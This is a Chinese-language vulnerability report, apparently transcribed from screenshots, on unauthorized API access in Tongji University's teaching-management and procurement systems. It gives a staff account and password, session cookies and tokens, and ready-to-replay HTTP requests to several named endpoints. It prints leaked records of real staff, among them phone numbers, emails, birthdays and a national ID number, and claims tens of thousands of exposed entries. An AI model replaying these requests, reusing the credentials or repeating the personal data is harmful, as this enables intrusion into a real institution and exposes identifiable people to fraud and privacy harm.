


教学管理信息系统存在接口未授权访问漏洞

http://myportal.tongji.edu.cn/new/index.html

账号密码：11142 密码Sxm195703





接口1: /api/studentsservice/teacherInfo/findTeacherInfoList



```
Cookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionId=
12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
eyJhbGciOiJIUzI1NiJ9.eyJsb2dpbiRpbWVzdGFtcCI6MTY1NTAxMjI5NDUxNywidXNlcklkIjoimTEExNDIi
fQ.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
"faculty": "000170",
"facultyName": null,
"manageFacultys": null,
"profession": null,
"sex": "1",
"title": "教授",
"email": "zhangxu-hvac@tongji.edu.cn",
"telephone": "65983605",
"qualification": null,
"photo": "face/teacher/00005.jpg",
"phone": "13311831229",
"condition": null,
"accountDisabled": 0,
"country": null,
"teacherType": null,
"lastUpdateBy": null,
"lastUpdateTime": null,
"groupId": 0,
"groupName":
"教师组, 18级-导师, 19级-导师, 研究生导师组, 本科生老
, 普研老师组, 在职老师组, 本科-毕业设计-导师",
"faculty18n": "机械与能源工程学院",
"manageFacultys18n": "",
```


接口2: /api/baseresservice/teacher/findTeacherList

fcmit.cc

泄露了2万多条数据


```
Raw Hex 16 17
POST /api/baseresservice/teacher/findTeacherList HTTP/2
Host: 1.tongji.edu.cn
Cookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionId=
12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
eyJhbGciOiJIUzI1NiJ9.eyJsb2dpbiRpbWVzdGFtcCI6MTY1NTAxMjI5NDUxNywidXNlcklkIjoimTEExNDIi
fQ.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
```

```
Pretty Raw Hex Render 16 17
{
  "code": 200,
  "msg": "",
  "data": {
    "pageNum": 1,
    "pageSize": 25,
    "total": 20248,
    "list": [
      {
        "id": 107251,
        "code": "00001",
        "name": "李建中",
        "engName": "LJZ",
        "statId": "1",
        "faculty": "000182",
        "profession": null,
        "sex": "1",
        "title": "教授",
        "email": "lijianzh@tongji.edu.cn"
```

接口3: /api/baseresservice/teacher/progressTeacherList

泄露了三万多条数据



```
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
"qualification":null,
"photo":"face/teacher/00001.jpg",
"phone":"13701975607",
"courseStatus":"1",
"postTeachQual":"1",
"teachQualReason":null,
"postTeachQualOnjob":"1",
"teachQualOnjobReason":null,
"underTeachQual":"1",
"underStartTime":null,
"underEndTime":null,
"teacherType":"10_yjs",
"approvalStatus":"1",
"birthday":"1963-07-10 00:00:00",
"country":"156",
"address":"422026",
"cardType":"1",
"card":"130103196307100091",
"createTime":null,
```

/api/baseresservice/teacher/findList?condition=11141

越权通过教师工号获取名字

fcmit.cc


Target: https://1.tongji.edu.cn

Request

```
1 POST /api/baseresservice/teacher/findList?condition=11141 HTTP/2
2 Host: 1.tongji.edu.cn
3 Cookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionId=
  12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
  eyJhbGciOiJIUzI1NiJ9.eyJsb2dpbiRpbWVzdGFtcGI6MTY1NTAxMjI5NDUxNywidXNlcklkIjoimTEyNDIi
  fQ.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.0.0 Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: none
```


Response

```
10 X-Xss-Protection: 1; mode=block
11 X-Download-Options: noopen
12 Strict-Transport-Security: max-age=63072000;
  includeSubdomains; preload
13 Access-Control-Allow-Headers:
  DNT, X-CustomHeader, Keep-Alive, User-Agent, X-Requested-With,
  If-Modified-Since, Cache-Control, Content-Type, X-Token
14 Access-Control-Max-Age: 86400
15 Server: elb
16
17 {
  "code":200,
  "msg":"",
  "data":[
    {
      "id":113023,
      "code":"11141",
```

/api/studentsservice/teacherInfo/findSelectList

泄露三万条，教师数据




```
Host: 1.tongji.edu.cn
Cookie: JSESSIONID=956CA5815F6FFA13AFDDF172D40FE31C; sessionId=
12dfa93ffe4744c09e484e4d45da22de; language=cn; token=
eyJhbGciOiJIUzI1NiJ9.eyJsb2dpbIRpbWVzdGFtcCI6MTY1NTAxMjI5NDUxNywidXNlcklkIjoimTExNDIi
fQ.KZWt98hURj46sf_XW7H0NuQz-rotBjvYe4C0iPBsLTc
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
"data":{
  "total":31180,
  "list":[
    {
      "pageNum_":1,
      "pageSize_":10,
      "dic":true,
      "code":"00001",
      "name":"李建中",
      "engName":"LJZ",
      "statId":"1",
      "faculty":"000182",
      "facultyName":null,
      "manageFaculty":null,
      "profession":null,
      "sex":"1",
      "title":"教授",
      "email":"lijianzh@tongji.edu.cn",
      "telephone":"65985086",
      "qualification":null,
      "photo":"face/teacher/00001.jpg",
      "phone":"13701975607",
      "condition":null,
```

/api/baseresservice/teacher/findTeacherList

fcmit.cc

2万多条教师数据，包括身份证信息




```

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
/*;q=0.8,application/signed-exchange;v=b3;q=0.9
ec-Fetch-Site: none
ec-Fetch-Mode: navigate
ec-Fetch-User: ?1
ec-Fetch-Dest: document
cept-Encoding: gzip, deflate
cept-Language: zh-CN,zh;q=0.9
tent-Type: application/x-www-form-urlencoded
tent-Length: 0
    
```

```

"teacherType": "10_yjs",
"approvalStatus": "1",
"birthday": "1963-07-10 00:00:00",
"country": "156"
"address": "422826",
"cardType": "1",
"card": "130103196307100091",
"createTime": null,
"updateTime": null,
"auditionTime": null,
"auditionAddress": null,
    
```

采购系统: https://czb.tongji.edu.cn/index_cg.jsp

越权漏洞

同济大学采购管理系统

当前用户: 孙效敏

网站 采购 会议室 审批 个

人民币总价: 87368.00

模糊查询

全部 高级查询 打印申购单

首页 上一页 下一页 尾页 当前第 1 页/共 1 页, 7条记录

选择	资产类型	申购单号	设备类别	设备名称	型号	生产厂家	数量	人民币总价	是否免税	采购方式	是否招标	是否签订合同	拟选供应商	申请部门	申请人姓名	申请日期	产权是否归属学校	状态	当前处理人
<input type="checkbox"/>	设备	201611675	电子设备	移动硬盘	1TB	WD公司	1	798.00		零星采购	否			法学院	孙效敏	2016-11-22 0:33	是	提交验收	
<input type="checkbox"/>	设备	20130345	电子设备	闪光灯	430EXII	佳能	1	5420.00			否		上海同济科技技术物资有限公司	法学院	孙效敏	2013-01-09 11:26	是	提交验收	
<input type="checkbox"/>	设备	20130341	电子设备	笔记本电脑	3CC	联想	1	7800.00			否		上海同济科技技术物资有限公司	法学院	孙效敏	2013-01-09 11:17	是	提交验收	
<input type="checkbox"/>	设备	20130340	电子设备																
<input type="checkbox"/>	设备	20130339	电子设备																
<input type="checkbox"/>	设备	20130337	印刷机械																
<input type="checkbox"/>	设备	20124630	电子设备																

反选 详情 导出 打印

11142 HTTP/1.1

Host: czb.tongji.edu.cn

Cookie: JSESSIONID=2856624A47AF5F3DB08435F0005CE2FD; demoState=login

Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="101", "Google Chrome";v="101"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

